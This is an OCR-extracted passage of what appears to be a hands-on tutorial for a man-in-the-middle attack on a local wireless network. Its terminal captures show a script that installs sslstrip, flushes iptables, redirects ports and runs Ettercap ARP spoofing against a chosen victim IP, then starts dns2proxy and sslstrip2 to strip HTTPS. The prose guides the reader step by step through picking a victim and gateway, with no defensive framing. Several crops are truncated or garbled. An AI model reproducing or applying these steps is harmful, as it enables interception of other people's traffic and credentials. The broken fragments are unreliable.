
```
byte-compiling /usr/local/lib/python2.7/dist-packages/sslstrip/ClientRequest.py to
running install_scripts
copying build/scripts-2.7/sslstrip -> /usr/local/bin
changing mode of /usr/local/bin/sslstrip to 755
running install_data
creating /usr/local/share/sslstrip
error: can't copy 'README': doesn't exist or not a regular file

[+] FLUSHING IP TABLES...

[+] REDIRECTING PORTS...

Time to configure the network sniffer, please type in the name of the network inte
onfig' in a separate terminal.
wlan0

Would you like to perform the attack on a certain victim or on the entire network?

1: On a certain victim.
2: On the entire network.

Type in the number of the option you would like to select:
1
```
)

In this example I’ve chosen to attack a single victim. For this option, it’s necessary to specify the ip address of the victim and gateway.

To find the ip of the gateway, type “route -n” in a separate terminal and enter it in the script .




```
oot@yolo:~# route -n
ernel IP routing table
estination     Gateway         Genmask         Flags Metric Ref    Use Iface
.0.0.0         192.168.1.1     0.0.0.0         UG    600    0        0 wlan0
92.168.1.0     0.0.0.0         255.255.255.0   U     600    0        0 wlan0
oot@yolo:~# 
```




```
Would you like to perform the attack on a certain victim or on the

1: On a certain victim.
2: On the entire network.

Type in the number of the option you would like to select:
1

Now choose the network sniffer you would like to use to perform th

1: Ettercap.
2: Arpspoof.

Type in the number of the option you would like to select:
1

Ip of the gateway (you can check this by typing 'route -n' in a se
192.168.1.1
```

Enter the ip of the victim.




```
Type in the number of the option you would like to select:
1

Now choose the network sniffer you would like to use to pe

1: Ettercap.
2: Arpspoof.

Type in the number of the option you would like to select:
1

Ip of the gateway (you can check this by typing 'route -n'
192.168.1.1

Ip of the victim:
192.168.1.188
```

When ready, start the attack.



```
1

Now choose the network sniffer you would like to use to perform

1: Ettercap.
2: Arpspoof.

Type in the number of the option you would like to select:
1

Ip of the gateway (you can check this by typing 'route -n' in a
192.168.1.1

Ip of the victim:
192.168.1.188

Do you want to start sniffing?(y/n)
y
```

If you selected the same options as me, you should see the following:


root@yolo: ~/Desktop/Carmela
Terminal
File
Terminal
File
Terminal
File Edit View Search Terminal Help

```
Listening on:
 wlan0 -> DC:85:DE:D2:82:97
          192.168.1.196/255.255.255.0
          fe80::de85:deff:fed2:8297/64

Privileges dropped to EUID 65534 EGID 65534...

  33 plugins
  42 protocol dissectors
  57 ports monitored
20388 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |==================================================>| 100.00 %

Scanning for merged targets (1 hosts)...

* |==================================================>| 100.00 %
```

```
1:
2:
Typ
1

Now
1:
2:

Typ
1

Ip
192

Ip
192

Do
y

STA

Sta

Starting s

Starting Ettercap...

Sniffing...
```

```
Non
Spec
Spec
Specssls
DNS + P
bind
wait
```

The first terminal runs dns2proxy.


The second one runs sslstrip2.

